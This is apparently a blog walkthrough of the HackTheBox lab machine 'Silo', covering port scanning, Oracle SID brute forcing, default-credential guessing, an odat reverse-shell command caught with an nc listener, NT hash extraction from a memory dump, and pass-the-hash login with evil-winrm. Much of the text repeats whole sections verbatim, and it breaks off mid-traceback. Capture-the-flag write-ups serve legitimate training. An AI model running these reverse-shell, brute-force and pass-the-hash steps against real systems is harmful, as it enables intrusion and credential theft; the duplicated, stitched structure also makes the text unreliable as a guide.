> ## Documentation Index
> Fetch the complete documentation index at: https://blog.daehyung.dev/llms.txt
> Use this file to discover all available pages before exploring further.
# HackTheBox Silo
> Windows machine walkthrough from enumeration to privilege escalation.
# Enumeration
## Run Nmap Scan
```bash theme={null}
nmap -p- -T4 10.129.95.188
"
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-29 09:21 GMT
Warning: 10.129.95.188 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.129.95.188
Host is up (0.16s latency).
Not shown: 65519 closed tcp ports (conn-refused)
PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
1521/tcp open oracle
4689/tcp filtered altovacentral
5985/tcp open wsman
47001/tcp open winrm
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49159/tcp open unknown
49160/tcp open unknown
49161/tcp open unknown
49162/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 594.84 seconds
"
```
```bash theme={null}
nmap -p 80,135,139,445,1521,4689,5985,47001,49152,49153,49154,49155,49159,49160,49161,49162 -sC -sV 10.129.95.188
"
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-29 09:33 GMT
Nmap scan report for 10.129.95.188
Host is up (0.16s latency).
PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 8.5
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/8.5
| http-methods:
|_ Potentially risky methods: TRACE
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1521/tcp open oracle-tns Oracle TNS listener 11.2.0.2.0 (unauthorized)
4689/tcp closed altovacentral
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49159/tcp open oracle-tns Oracle TNS listener (requires service name)
49160/tcp open msrpc Microsoft Windows RPC
49161/tcp open msrpc Microsoft Windows RPC
49162/tcp open msrpc Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 302:
|_ Message signing enabled but not required
| smb2-time:
| date: 2023-10-29T09:35:20
|_ start_date: 2023-10-29T09:20:11
| smb-security-mode:
| authentication_level: user
| challenge_response: supported
|_ message_signing: supported
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 132.57 seconds
"
```
## **View Website**
 ## Directory Bruteforcing (Run Gobuster)
```bash theme={null}
gobuster dir -u http://10.129.95.188/ -w /usr/share/wordlists/dirb/common.txt -z
"
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://10.129.95.188/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
===============================================================
2023/10/29 09:38:01 Starting gobuster in directory enumeration mode
===============================================================
/aspnet_client (Status: 301) [Size: 158] [--> http://10.129.95.188/aspnet_client/]
===============================================================
2023/10/29 09:39:15 Finished
===============================================================
"
```
## Enumerating Website (Failed)
### IIS Short Filename Enumeration
```bash theme={null}
shortscan http://10.129.95.188
"
Shortscan v0.6 · an IIS short filename enumeration tool by bitquark
Target: http://10.129.95.188/
Running: Microsoft-IIS/8.5 (ASP.NET v4.0.30319)
Vulnerable: Yes!
--------------------------------------------------------------------------------
ASPNET~1 ASPNET? ASPNET_CLIENT
--------------------------------------------------------------------------------
Finished! Requests: 171; Retries: 0; Sent 32770 bytes; Received 74489 bytes
"
```
### WebDav Test
```bash theme={null}
davtest -url http://10.129.95.188/
"
********************************************************
Testing DAV connection
OPEN FAIL: http://10.129.95.188 Server response: 405 Method Not Allowed
"
```
Nothing interesting in Port 80.
## Enumerating Oracle
### Finding Oracle SID
```bash theme={null}
hydra -L /usr/share/metasploit-framework/data/wordlists/sid.txt -s 1521 10.129.95.188 oracle-sid
"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-29 10:04:16
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 576 login tries (l:576/p:1), ~36 tries per task
[DATA] attacking oracle-sid://10.129.95.188:1521/
[1521][oracle-sid] host: 10.129.95.188 login: XE
[1521][oracle-sid] host: 10.129.95.188 login: PLSExtProc
[STATUS] 554.00 tries/min, 554 tries in 00:01h, 22 to do in 00:01h, 16 active
[1521][oracle-sid] host: 10.129.95.188 login: CLRExtProc
[1521][oracle-sid] host: 10.129.95.188
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-29 10:05:30
"
```
We found 3 SIDs.
```
XE
PLSExtProc
CLRExtProc
```
### Finding Credentials
Installing the tools required for enumeration
[https://github.com/quentinhardy/odat](https://github.com/quentinhardy/odat)
Decompress the executable
```bash theme={null}
tar -xf odat-linux-libc2.17-x86_64.tar.gz
```
Searching valid accounts with oracle default credentials
```bash theme={null}
./odat-libc2.17-x86_64 passwordguesser -s 10.129.95.188 -d XE -p 1521
"
[1] (10.129.95.188:1521): Searching valid accounts on the 10.129.95.188 server, port 1521
The login cis has already been tested at least once. What do you want to do: | ETA: 00:12:20
- stop (s/S)
- continue and ask every time (a/A)
- skip and continue to ask (p/P)
- continue without to ask (c/C)
c
[!] Notice: 'ctxsys' account is locked, so skipping this username for password | ETA: 00:17:55
[!] Notice: 'dbsnmp' account is locked, so skipping this username for password | ETA: 00:16:53
[!] Notice: 'dip' account is locked, so skipping this username for password | ETA: 00:15:32
[!] Notice: 'hr' account is locked, so skipping this username for password | ETA: 00:11:50
[!] Notice: 'mdsys' account is locked, so skipping this username for password | ETA: 00:08:43
[!] Notice: 'oracle_ocm' account is locked, so skipping this username for password######### | ETA: 00:06:39
[!] Notice: 'outln' account is locked, so skipping this username for password#################### | ETA: 00:05:56
[+] Valid credentials found: scott/tiger. Continue... ############################################## | ETA: 00:03:13
94% |###################################################################################################################################### | ETA: 00:00:58
"
```
# Exploitation
## Odat DbmsScheduler Docs
```bash theme={null}
./odat-libc2.17-x86_64 dbmsscheduler -h
`
usage: odat-libc2.17-x86_64 dbmsscheduler [-h] [-v] [--sleep TIMESLEEP] [--encoding ENCODING] [-s SERVER] [-p PORT] [-U USER] [-P PASSWORD] [-d SID]
[-n SERVICENAME] [--client-driver CLIENT-DRIVER] [--sysdba] [--sysoper] [--exec EXEC]
[--reverse-shell ip port] [--cmd-exe] [--make-download urlToFile remotefilePath] [--test-module]
[--no-color] [--output-file OUTPUTFILE]
optional arguments:
-h, --help show this help message and exit
-v enable verbosity (-vv for more)
--sleep TIMESLEEP time sleep between each test or request (default: 0)
--encoding ENCODING output encoding (default: utf8)
connection options:
-s SERVER server
-p PORT port (Default 1521)
-U USER Oracle username
-P PASSWORD Oracle password
-d SID Oracle System ID (SID)
-n SERVICENAME Oracle Service Name
--client-driver CLIENT-DRIVER Set client driver name (default: SQL*PLUS)
--sysdba connection as SYSDBA
--sysoper connection as SYSOPER
DBMSScheduler commands:
--exec EXEC execute a system command on the remote system
--reverse-shell ip port get a reverse shell. Use Python on Linux targets. On Windows, uses Powershell (download a script file and executes it remotely)
--cmd-exe execute command in a "cmd.exe /c" (for --exec with Windows target only)
--make-download urlToFile remotefilePath make the windows target download a local file with powershell over http
--test-module test the module before use it
output configurations:
--no-color no color for output
--output-file OUTPUTFILE save results in this file
`
```
Here we can use `--reverse-shell ` to get a reverse shell.
## Listen to Reverse Shell and Exploit
```bash theme={null}
./odat-libc2.17-x86_64 dbmsscheduler -U scott -P tiger -d XE -s 10.129.95.188 --sysdba --reverse-shell 4444
`
[1] (10.129.95.188:1521): Try to give you a reverse shell from the 10.129.95.188 server
Give me the local port for the temporary http file server {e.g. 8080): 8080
10.129.95.188 - - [31/Oct/2023 14:17:47] "GET /HBZLEJMNYT HTTP/1.1" 200 -
[+] The Job is finish
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: bind to 0.0.0.0:4444: Address already in use. QUITTING.
[+] The Job is running
[+] The Job is finish
`
```
```bash theme={null}
nc -lvnp 4444
"
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.95.188.
Ncat: Connection from 10.129.95.188:49164.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\oraclexe\app\oracle\product\11.2.0\server\DATABASE>
"
```
# Privilege Escalation
## Enumerating Oracle Memory Dump File
```powershell theme={null}
dir
"
C:\Users\Phineas\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 69B2-6341
Directory of C:\Users\Phineas\Desktop
01/07/2018 02:03 PM .
01/07/2018 02:03 PM ..
01/05/2018 10:56 PM 300 Oracle issue.txt
10/31/2023 01:17 PM 34 user.txt
2 File(s) 334 bytes
2 Dir(s) 7,395,201,024 bytes free
"
```
When I routed to `Phineas\Desktop` to get a user flag, I found the file called `Oracle issue.txt` which could led us to privilege escalation.
### Viewing Oracle issue.txt
```bash theme={null}
type Oracle*
"
Support vendor engaged to troubleshoot Windows / Oracle performance issue (full memory dump requested):
Dropbox link provided to vendor (and password under separate cover).
Dropbox link
https://www.dropbox.com/sh/69skryzfszb7elq/AADZnQEbbqDoIf5L2d0PBxENa?dl=0
link password:
?%Hm8646uC$
"
```
When visiting the link, it will request for password. Unfortunately the link password didn’t work and I had to look for several walkthrough to find the answer for this question.
Eventually, there was some encoding output problem with the `type` command.
The password to the link is `£%Hm8646uC$`
Reference:
[HTB: Silo](https://0xdf.gitlab.io/2018/08/04/htb-silo.html#desktop-note)

Downloading the memory dump from Dropbox
## Directory Bruteforcing (Run Gobuster)
```bash theme={null}
gobuster dir -u http://10.129.95.188/ -w /usr/share/wordlists/dirb/common.txt -z
"
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://10.129.95.188/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
===============================================================
2023/10/29 09:38:01 Starting gobuster in directory enumeration mode
===============================================================
/aspnet_client (Status: 301) [Size: 158] [--> http://10.129.95.188/aspnet_client/]
===============================================================
2023/10/29 09:39:15 Finished
===============================================================
"
```
## Enumerating Website (Failed)
### IIS Short Filename Enumeration
```bash theme={null}
shortscan http://10.129.95.188
"
Shortscan v0.6 · an IIS short filename enumeration tool by bitquark
Target: http://10.129.95.188/
Running: Microsoft-IIS/8.5 (ASP.NET v4.0.30319)
Vulnerable: Yes!
--------------------------------------------------------------------------------
ASPNET~1 ASPNET? ASPNET_CLIENT
--------------------------------------------------------------------------------
Finished! Requests: 171; Retries: 0; Sent 32770 bytes; Received 74489 bytes
"
```
### WebDav Test
```bash theme={null}
davtest -url http://10.129.95.188/
"
********************************************************
Testing DAV connection
OPEN FAIL: http://10.129.95.188 Server response: 405 Method Not Allowed
"
```
Nothing interesting in Port 80.
## Enumerating Oracle
### Finding Oracle SID
```bash theme={null}
hydra -L /usr/share/metasploit-framework/data/wordlists/sid.txt -s 1521 10.129.95.188 oracle-sid
"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-29 10:04:16
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 576 login tries (l:576/p:1), ~36 tries per task
[DATA] attacking oracle-sid://10.129.95.188:1521/
[1521][oracle-sid] host: 10.129.95.188 login: XE
[1521][oracle-sid] host: 10.129.95.188 login: PLSExtProc
[STATUS] 554.00 tries/min, 554 tries in 00:01h, 22 to do in 00:01h, 16 active
[1521][oracle-sid] host: 10.129.95.188 login: CLRExtProc
[1521][oracle-sid] host: 10.129.95.188
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-29 10:05:30
"
```
We found 3 SIDs.
```
XE
PLSExtProc
CLRExtProc
```
### Finding Credentials
Installing the tools required for enumeration
[https://github.com/quentinhardy/odat](https://github.com/quentinhardy/odat)
Decompress the executable
```bash theme={null}
tar -xf odat-linux-libc2.17-x86_64.tar.gz
```
Searching valid accounts with oracle default credentials
```bash theme={null}
./odat-libc2.17-x86_64 passwordguesser -s 10.129.95.188 -d XE -p 1521
"
[1] (10.129.95.188:1521): Searching valid accounts on the 10.129.95.188 server, port 1521
The login cis has already been tested at least once. What do you want to do: | ETA: 00:12:20
- stop (s/S)
- continue and ask every time (a/A)
- skip and continue to ask (p/P)
- continue without to ask (c/C)
c
[!] Notice: 'ctxsys' account is locked, so skipping this username for password | ETA: 00:17:55
[!] Notice: 'dbsnmp' account is locked, so skipping this username for password | ETA: 00:16:53
[!] Notice: 'dip' account is locked, so skipping this username for password | ETA: 00:15:32
[!] Notice: 'hr' account is locked, so skipping this username for password | ETA: 00:11:50
[!] Notice: 'mdsys' account is locked, so skipping this username for password | ETA: 00:08:43
[!] Notice: 'oracle_ocm' account is locked, so skipping this username for password######### | ETA: 00:06:39
[!] Notice: 'outln' account is locked, so skipping this username for password#################### | ETA: 00:05:56
[+] Valid credentials found: scott/tiger. Continue... ############################################## | ETA: 00:03:13
94% |###################################################################################################################################### | ETA: 00:00:58
"
```
# Exploitation
## Odat DbmsScheduler Docs
```bash theme={null}
./odat-libc2.17-x86_64 dbmsscheduler -h
`
usage: odat-libc2.17-x86_64 dbmsscheduler [-h] [-v] [--sleep TIMESLEEP] [--encoding ENCODING] [-s SERVER] [-p PORT] [-U USER] [-P PASSWORD] [-d SID]
[-n SERVICENAME] [--client-driver CLIENT-DRIVER] [--sysdba] [--sysoper] [--exec EXEC]
[--reverse-shell ip port] [--cmd-exe] [--make-download urlToFile remotefilePath] [--test-module]
[--no-color] [--output-file OUTPUTFILE]
optional arguments:
-h, --help show this help message and exit
-v enable verbosity (-vv for more)
--sleep TIMESLEEP time sleep between each test or request (default: 0)
--encoding ENCODING output encoding (default: utf8)
connection options:
-s SERVER server
-p PORT port (Default 1521)
-U USER Oracle username
-P PASSWORD Oracle password
-d SID Oracle System ID (SID)
-n SERVICENAME Oracle Service Name
--client-driver CLIENT-DRIVER Set client driver name (default: SQL*PLUS)
--sysdba connection as SYSDBA
--sysoper connection as SYSOPER
DBMSScheduler commands:
--exec EXEC execute a system command on the remote system
--reverse-shell ip port get a reverse shell. Use Python on Linux targets. On Windows, uses Powershell (download a script file and executes it remotely)
--cmd-exe execute command in a "cmd.exe /c" (for --exec with Windows target only)
--make-download urlToFile remotefilePath make the windows target download a local file with powershell over http
--test-module test the module before use it
output configurations:
--no-color no color for output
--output-file OUTPUTFILE save results in this file
`
```
Here we can use `--reverse-shell ` to get a reverse shell.
## Listen to Reverse Shell and Exploit
```bash theme={null}
./odat-libc2.17-x86_64 dbmsscheduler -U scott -P tiger -d XE -s 10.129.95.188 --sysdba --reverse-shell 4444
`
[1] (10.129.95.188:1521): Try to give you a reverse shell from the 10.129.95.188 server
Give me the local port for the temporary http file server {e.g. 8080): 8080
10.129.95.188 - - [31/Oct/2023 14:17:47] "GET /HBZLEJMNYT HTTP/1.1" 200 -
[+] The Job is finish
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: bind to 0.0.0.0:4444: Address already in use. QUITTING.
[+] The Job is running
[+] The Job is finish
`
```
```bash theme={null}
nc -lvnp 4444
"
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.95.188.
Ncat: Connection from 10.129.95.188:49164.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\oraclexe\app\oracle\product\11.2.0\server\DATABASE>
"
```
# Privilege Escalation
## Enumerating Oracle Memory Dump File
```powershell theme={null}
dir
"
C:\Users\Phineas\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 69B2-6341
Directory of C:\Users\Phineas\Desktop
01/07/2018 02:03 PM .
01/07/2018 02:03 PM ..
01/05/2018 10:56 PM 300 Oracle issue.txt
10/31/2023 01:17 PM 34 user.txt
2 File(s) 334 bytes
2 Dir(s) 7,395,201,024 bytes free
"
```
When I routed to `Phineas\Desktop` to get a user flag, I found the file called `Oracle issue.txt` which could led us to privilege escalation.
### Viewing Oracle issue.txt
```bash theme={null}
type Oracle*
"
Support vendor engaged to troubleshoot Windows / Oracle performance issue (full memory dump requested):
Dropbox link provided to vendor (and password under separate cover).
Dropbox link
https://www.dropbox.com/sh/69skryzfszb7elq/AADZnQEbbqDoIf5L2d0PBxENa?dl=0
link password:
?%Hm8646uC$
"
```
When visiting the link, it will request for password. Unfortunately the link password didn’t work and I had to look for several walkthrough to find the answer for this question.
Eventually, there was some encoding output problem with the `type` command.
The password to the link is `£%Hm8646uC$`
Reference:
[HTB: Silo](https://0xdf.gitlab.io/2018/08/04/htb-silo.html#desktop-note)
Downloading the memory dump from Dropbox
 ### Using Memory Dump Utility (Volatility3) to find User NT Hash
Download Volotility3
[https://github.com/volatilityfoundation/volatility3](https://github.com/volatilityfoundation/volatility3)
Enumerate Windows information using the dump file
```bash theme={null}
python3 vol.py -f SILO-20180105-221806.dmp windows.info.Info
"
Volatility 3 Framework 2.5.2
Progress: 100.00 PDB scanning finished
Variable Value
Kernel Base 0xf8007828a000
DTB 0x1a7000
Symbols file:///home/htb-daeisbae/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/A9BBA3C139724A738BE17665DB4393CA-1.json.xz
Is64Bit True
IsPAE False
layer_name 0 WindowsIntel32e
memory_layer 1 WindowsCrashDump64Layer
base_layer 2 FileLayer
KdVersionBlock 0xf80078520d90
Major/Minor 15.9600
MachineType 34404
KeNumberProcessors 2
SystemTime 2018-01-05 22:18:07
NtSystemRoot C:\Windows
NtProductType NtProductServer
NtMajorVersion 6
NtMinorVersion 3
PE MajorOperatingSystemVersion 6
PE MinorOperatingSystemVersion 3
PE Machine 34404
PE TimeDateStamp Thu Aug 22 08:52:38 2013]
"
```
### Troubleshooting Windows.Hashdump Plugin
```bash theme={null}
python3 vol.py -f SILO-20180105-221806.dmp windows.hashdump -vv
`
Volatility 3 Framework 2.5.2
INFO volatility3.cli: Volatility plugins path: ['/home/htb-daeisbae/volatility3/volatility3/plugins', '/home/htb-daeisbae/volatility3/volatility3/framework/plugins']
INFO volatility3.cli: Volatility symbols path: ['/home/htb-daeisbae/volatility3/volatility3/symbols', '/home/htb-daeisbae/volatility3/volatility3/framework/symbols']
DEBUG volatility3.framework: Traceback (most recent call last):
File "/home/htb-daeisbae/volatility3/volatility3/framework/__init__.py", line 185, in import_file
importlib.import_module(module)
File "/usr/lib/python3.9/importlib/__init__.py", line 127, in import_module
return _bootstrap._gcd_import(name[level:], package, level)
File "", line 1030, in _gcd_import
File "", line 1007, in _find_and_load
File "", line 986, in _find_and_load_unlocked
File "", line 680, in _load_unlocked
File "", line 790, in exec_module
File "", line 228, in _call_with_frames_removed
File "/home/htb-daeisbae/volatility3/volatility3/framework/plugins/windows/lsadump.py", line 8, in
from Crypto.Cipher import ARC4, DES, AES
ModuleNotFoundError: No module named 'Crypto'
DEBUG volatility3.framework: Failed to import module volatility3.plugins.windows.lsadump based on file: /home/htb-daeisbae/volatility3/volatility3/framework/plugins/windows/lsadump.py
DEBUG volatility3.framework: Traceback (most recent call last):
File "/home/htb-daeisbae/volatility3/volatility3/framework/__init__.py", line 185, in import_file
importlib.import_module(module)
File "/usr/lib/python3.9/importlib/__init__.py", line 127, in import_module
return _bootstrap._gcd_import(name[level:], package, level)
File "", line 1030, in _gcd_import
File "", line 1007, in _find_and_load
File "", line 986, in _find_and_load_unlocked
File "", line 680, in _load_unlocked
File "", line 790, in exec_module
File "", line 228, in _call_with_frames_removed
File "/home/htb-daeisbae/volatility3/volatility3/framework/plugins/windows/cachedump.py", line 8, in
from Crypto.Cipher import ARC4, AES
ModuleNotFoundError: No module named 'Crypto'
`
```
Here, we did not have the package `Crypto` which led the program to Fail
Let’s install the required packages
```bash theme={null}
pip3 install -r requirements.txt
```
### Extracting the Hash from the Dump File
```bash theme={null}
python3 vol.py -f SILO-20180105-221806.dmp windows.hashdump
"
Volatility 3 Framework 2.5.2
Progress: 100.00 PDB scanning finished
User rid lmhash nthash
Administrator 500 aad3b435b51404eeaad3b435b51404ee 9e730375b7cbcebf74ae46481e07b0c7
Guest 501 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0
Phineas 1002 aad3b435b51404eeaad3b435b51404ee 8eacdd67b77749e65d3b3d5c110b0969
"
```
### Exploit (using the Administrator NT Hash)
```bash theme={null}
evil-winrm -u Administrator -H 9e730375b7cbcebf74ae46481e07b0c7 -i 10.129.95.188
"
Evil-WinRM shell v3.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
"
```
# Reference
* [https://book.hacktricks.xyz/network-services-pentesting/1521-1522-1529-pentesting-oracle-listener](https://book.hacktricks.xyz/network-services-pentesting/1521-1522-1529-pentesting-oracle-listener)
* [https://0xdf.gitlab.io/2018/08/04/htb-silo.html#desktop-note](https://0xdf.gitlab.io/2018/08/04/htb-silo.html#desktop-note)
* [https://volatility3.readthedocs.io/en/latest/getting-started-windows-tutorial.html](https://volatility3.readthedocs.io/en/latest/getting-started-windows-tutorial.html)
### Using Memory Dump Utility (Volatility3) to find User NT Hash
Download Volotility3
[https://github.com/volatilityfoundation/volatility3](https://github.com/volatilityfoundation/volatility3)
Enumerate Windows information using the dump file
```bash theme={null}
python3 vol.py -f SILO-20180105-221806.dmp windows.info.Info
"
Volatility 3 Framework 2.5.2
Progress: 100.00 PDB scanning finished
Variable Value
Kernel Base 0xf8007828a000
DTB 0x1a7000
Symbols file:///home/htb-daeisbae/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/A9BBA3C139724A738BE17665DB4393CA-1.json.xz
Is64Bit True
IsPAE False
layer_name 0 WindowsIntel32e
memory_layer 1 WindowsCrashDump64Layer
base_layer 2 FileLayer
KdVersionBlock 0xf80078520d90
Major/Minor 15.9600
MachineType 34404
KeNumberProcessors 2
SystemTime 2018-01-05 22:18:07
NtSystemRoot C:\Windows
NtProductType NtProductServer
NtMajorVersion 6
NtMinorVersion 3
PE MajorOperatingSystemVersion 6
PE MinorOperatingSystemVersion 3
PE Machine 34404
PE TimeDateStamp Thu Aug 22 08:52:38 2013]
"
```
### Troubleshooting Windows.Hashdump Plugin
```bash theme={null}
python3 vol.py -f SILO-20180105-221806.dmp windows.hashdump -vv
`
Volatility 3 Framework 2.5.2
INFO volatility3.cli: Volatility plugins path: ['/home/htb-daeisbae/volatility3/volatility3/plugins', '/home/htb-daeisbae/volatility3/volatility3/framework/plugins']
INFO volatility3.cli: Volatility symbols path: ['/home/htb-daeisbae/volatility3/volatility3/symbols', '/home/htb-daeisbae/volatility3/volatility3/framework/symbols']
DEBUG volatility3.framework: Traceback (most recent call last):
File "/home/htb-daeisbae/volatility3/volatility3/framework/__init__.py", line 185, in import_file
importlib.import_module(module)
File "/usr/lib/python3.9/importlib/__init__.py", line 127, in import_module
return _bootstrap._gcd_import(name[level:], package, level)
File "", line 1030, in _gcd_import
File "", line 1007, in _find_and_load
